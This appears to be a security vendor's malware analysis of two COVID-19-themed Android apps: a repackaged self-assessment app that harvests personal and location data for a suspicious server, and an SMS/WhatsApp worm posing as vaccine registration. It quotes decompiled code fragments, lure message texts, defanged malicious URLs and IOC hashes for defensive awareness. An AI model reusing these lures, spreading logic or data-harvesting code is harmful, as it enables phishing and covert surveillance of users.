The application AC19 is used for taking a COVID-19 self-assessment test and to check whether the user has any COVID-19 symptoms and can advise on any measures or medical assistance that may be required. It has the functionality of requesting permissions dynamically. It connects to the site “ac19.ir” to register and get the questions for checking of COVID-19 Symptoms. It collects user and device information which is sent to suspicious remote server “covid19[.]tfone[.]ir”.

Signer Information:

The application downloaded from hxxps://dl.ac19[.]ir/ac19[.]apk has Issuer Name “Cristian Noro”

SHA256: 0f73ac8839f153cf0e830554d9b34af2ea90fd6514ed3992b66a96bc9c12bb4b



Certificate Attributes

Valid From	2020-02-18 11:20:24
Valid To	2045-02-11 11:20:24
Serial Number	182c688f
Thumbprint	f4d11c8e3c78579d7081f478f8f964309c8fc5f2


Certificate Subject

Distinguished Name	OU:IT, CN:Cristian Noro
Common Name	Cristian Noro
Organizational Unit	IT

Certificate Issuer

Distinguished Name	OU:IT, CN:Cristian Noro
Common Name	Cristian Noro
Organizational Unit	IT

The repackaged app is signed by a randomized Issuer Name ex: “Lyman Loreen”, “Vivianna Iana”, etc for each apk file.



Certificate Attributes

Valid From	2021-01-30 21:01:01
Valid To	2048-06-17 21:01:01
Serial Number	be8cd8ba3a36e6e6
Thumbprint	ebd45238f3ded21647b68a1d96f8494320495b9c

Certificate Subject

Distinguished Name	C:tw, CN:Lyman Loreen, L:Florentina, O:Stephone, ST:Jerod, OU:Kawanda
Common Name	Lyman Loreen
Organization	Stephone
Organizational Unit	Kawanda
Country Code	tw
State	Jerod
Locality	Florentina

Certificate Issuer

Distinguished Name	C:tw, CN:Lyman Loreen, L:Florentina, O:Stephone, ST:Jerod, OU:Kawanda
Common Name	Lyman Loreen
Organization	Stephone
Organizational Unit	Kawanda
Country Code	tw
State	Jerod
Locality	Florentina

Shortcut “AC19” of application “co.health.covid”

After installing the application, it prompts the user to register by providing the mobile number. The application uses Google’s messaging service for sending verification messages to user.

It uses the intent “com.google.android.gms.auth.api.phone.SMS_RETRIEVED” to receive the verification message. In general an app requests the permission “android.permission.READ_SMS” or “android.permission.RECEIVE_SMS“ to read incoming messages, but if an application doesn’t need to read messages other than for the purpose of verification of the mobile number/user message there is a way out. Google has come up with the functionality called SMSRetriever; an SMS Verification system. The application must define the “com.google.android.gms.auth.api.phone.SMS_RETRIEVED” and use the function.

```
<receiver obfuscation:name="com.chase.kotlincoroutines.reciever.SMSReceiver" obfuscation:exported="true">
    <intent-filter>
        <action obfuscation:name="com.google.android.gms.auth.api.phone.SMS_RETRIEVED"/>
    </intent-filter>
</receiver>
```

The malware checks for verification SMS and hash string “oFtE2uz27HI” which is a 11-character string for application identification.

```
public void onReceive(Context context, Intent intent) {
    String str;
    a aVar;
    if (intent != null) {
        int i2 = 0;
        if (g.a((Object) "com.google.android.gms.auth.api.phone.SMS_RETRIEVED", (Object) intent.getAction())) {
            Bundle extras = intent.getExtras();
            if (extras != null) {
                Object obj = extras.get("com.google.android.gms.auth.api.phone.EXTRA_SMS_MESSAGE");
                if (obj != null) {
                    str = (String) obj;
                } else {
                    throw new i("null cannot be cast to non-null type kotlin.String");
                }
            } else {
                str = "";
            }
            Log.d("alireza", "alireza sms received2 " + str);
        } else {
            SmsMessage[] messagesFromIntent = Telephony.Sms.Intents.getMessagesFromIntent(intent);
            if (messagesFromIntent != null && messagesFromIntent.length > 0) {
                String str2 = "";
                for (SmsMessage smsMessage : messagesFromIntent) {
                    StringBuilder a2 = a.c.a.a.a.a(str2);
                    g.a((Object) smsMessage, "msgs[i]");
                    a2.append(smsMessage.getMessageBody());
                    str2 = a2.toString();
                }
                if (e.a((CharSequence) str2, (CharSequence) "oFtE2uz27HI", false, 2)) {
                    Log.d("alireza", "alireza sms received3 " + str2);
                    str = str2;
```

Google Firebase Cloud Database storage:

The collected information is stored in a database hosted in Google Firebase “hxxps[:]//covid-19-e9057.firebaseio.com”

Dynamic Permission Model:

The application uses Dynamic permission model rather than requesting all the permissions from the user during installation. This is done using the 3rd party library Karumi Dexter. This provides leverage for an app to request permission as and only when it requires certain permission to perform functionality.

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    setContentView(R.layout.activity_main);
    Dexter.withActivity(this).withPermissions("android.permission.ACCESS_FINE_LOCATION", "android.permission.ACCESS_COARSE_LOCATION").withListener(
}
```

Device and User Information:

The malware collects user details such as gender, date of birth, location information, mobile, name, height, origin, and weightwhich is sent along with device info to the remote server “covid19.tfone.ir”


```
public final class ResultData implements Parcelable {
    public static final Parcelable.Creator<ResultData> CREATOR = new a();
    @c("gender")

    /* renamed from: d  reason: collision with root package name */
    public String f3202d;
    @c("birth")
    public String e;
    @c("latlon")

    /* renamed from: f  reason: collision with root package name */
    public String f3203f;
    @c("latlonUser")

    /* renamed from: g  reason: collision with root package name */
    public String f3204g;
    @c("mobile")

    /* renamed from: h  reason: collision with root package name */
    public String f3205h;
    @c("name")

    /* renamed from: i  reason: collision with root package name */
    public String f3206i;
    @c(ActivityChooserModel.ATTRIBUTE_WEIGHT)

    /* renamed from: j  reason: collision with root package name */
    public Double f3207j;
    @c("height")
```

It first checks whether the device is connected to network and GPS is enabled so that it can collect Location information such as latitude and longitude.


```
public void onLocationChanged(Location location) {
    if (location != null) {
        StringBuilder a2 = a.c.a.a.a.a("nnn : ");
        a2.append(location.getLatitude());
        Log.d("alireza location", a2.toString());
        String valueOf = String.valueOf(location.getLatitude());
        String valueOf2 = String.valueOf(location.getLongitude());
        boolean z = true;
        if (valueOf.length() > 0) {
            if (valueOf2.length() <= 0) {
                z = false;
            }
            if (z) {
                SendResultActivity sendResultActivity = this.f3121a;
                sendResultActivity.f3119p = valueOf;
                sendResultActivity.q = valueOf2;
                return;
```

It contains a json file in asset “convertcsv.json” which contains information such as state, city, latitude, longitude. Looks like this latitudes & longitudes information corresponds to list of users pertaining to COVID-19. This information is shown to the user as COVID-19 Hotspots.

Ex: Image from Google Map for latitude:37.388331 & longitude:48.71865



The site “ac19.ir” Corona Virus control system is used to register the user and asks sets of questions to provide medical solutions.



CONCLUSION:

The repackaged app collects user and device information for the reason of tracking covid-19 sufferers. The causes of concern are data being sent to suspicious domain “covid19.tfone[.]ir” and application being repackaged by unknown developers. The collected information could be used for further surveillance of the users.

GOODNEWS SMS WORM


SHA256: a25363b68faa8188b99622d8909921a4026ea7241df6377d0a6374d2b2b4e08c

Package: “com.oncamra.sevendra”

OVERVIEW


This is a new campaign targeting end-users in India and JIO mobile operator, the malware is claiming to help users register for COVID-19 vaccination. The malware spreads via SMS and WhatsApp links.

Behavior
At installation time we can see a red covid logo, the “Vaccine Register” application label, and the application does not seem to request any special permissions :



However immediately after running it these permissions are requested :

- access to contacts
- send and view SMS messages
- make and manage phone calls
- access device location



Decompiling the application we find the code requesting the permissions:

After the permissions are granted, it asks to input the phone number for registration and starts the malicious service ghaluuu:

Here we can see code remnants from older versions of this malware, which had the contents of the SMS message encrypted with AES, however this version has it hardcoded in plain text

without any encryption, the decryption routine is still there but no longer used. The message reads:


"REGISTER FOR VACCINE NOW\nage starting 18+ Register for vaccine using VaccRegis app.Download link below. Link: http://tiny[.]cc/COVID-VACCINE"

Before sending the SMS message, the malware first will check for :

- Operator name using getNetworkOperatorName() from TelephonyManager
- Entered phone number being a valid subscriber of JIO service, via a request to "https://www.jio.com/api/jio-recharge-service/recharge/mobility/number/" + number
- Presence of JIO special short numbers in the contacts
- Contacts starting with “91”, will only send the message to those contacts (targeting India)

The app will also display some ads using StartAppSDK :

From our telemetry data we found cases where the app was being installed after clicking on a WhatsApp link, and indeed we can see the app requesting that the user share the app via WhatsApp 10 times before starting registration :




Looking at the code we can see that the app is not being shared automatically via WhatsApp and also no checks are being done to see if the link is actually shared. The code just copies a message to the clipboard and creates a counter that decreases each time the user presses the OK button. This is just a simple way of relying on the user to share the message. The WhatsApp message is slightly different then the SMS one :

"*Register for Vaccine Now from age 18+* *No Fees will be taken.* * It\'s absolutely Free.* *Download VacciRegis android app and Register for vaccine in India. Link:* http://tiny.cc/COVID-VACCINE"

After the counter reaches 0, the app will use the browserIntent to open the browser app and navigate to https://selfregistration.cowin.gov.in/ :

This is the link for the official page of India Ministry of Health and Family Welfare, where actual registration for Covid19 vaccinations can be done :



CONCLUSIONS:

This malware can be classified as both a Fake App and a wormable SMS trojan because of its SMS and WhatsApp spreading functionality.

Revenue is generated via the displayed StartApp ads.

The success of this malware is because it delivers on the user's expectations – the user expects that it will be able to register for Covid19 vaccination using the app, and after going through the entire process he can actually register from the official page which opens in the browser window.

IOCS – EXAMPLE HASHES

Covid-19 MetaSploit Application -
148bd4dfa894874f0c35b885d22903e79506d7b98f65be9bbee4e80af15cee84

Covid-19 SpyNote Application -
03d2925b88b48f8c535913828e7f865c768956ead321c9281c69f80ef94878cc

Covid-19 Tracker Application -
007fdc039255d74bdb807f74ce764195727e179ceedebb707a053063a2f992a5

Covid-19 GoodNews SMS Worm -
a25363b68faa8188b99622d8909921a4026ea7241df6377d0a6374d2b2b4e08c

Editorial note: Our articles provide educational information for you. NortonLifeLock offerings may not cover or protect against every type of crime, fraud, or threat we write about. Our goal is to increase awareness about cyber safety. Please review complete Terms during enrollment or setup. Remember that no one can prevent all identity theft or cybercrime, and that LifeLock does not monitor all transactions at all businesses.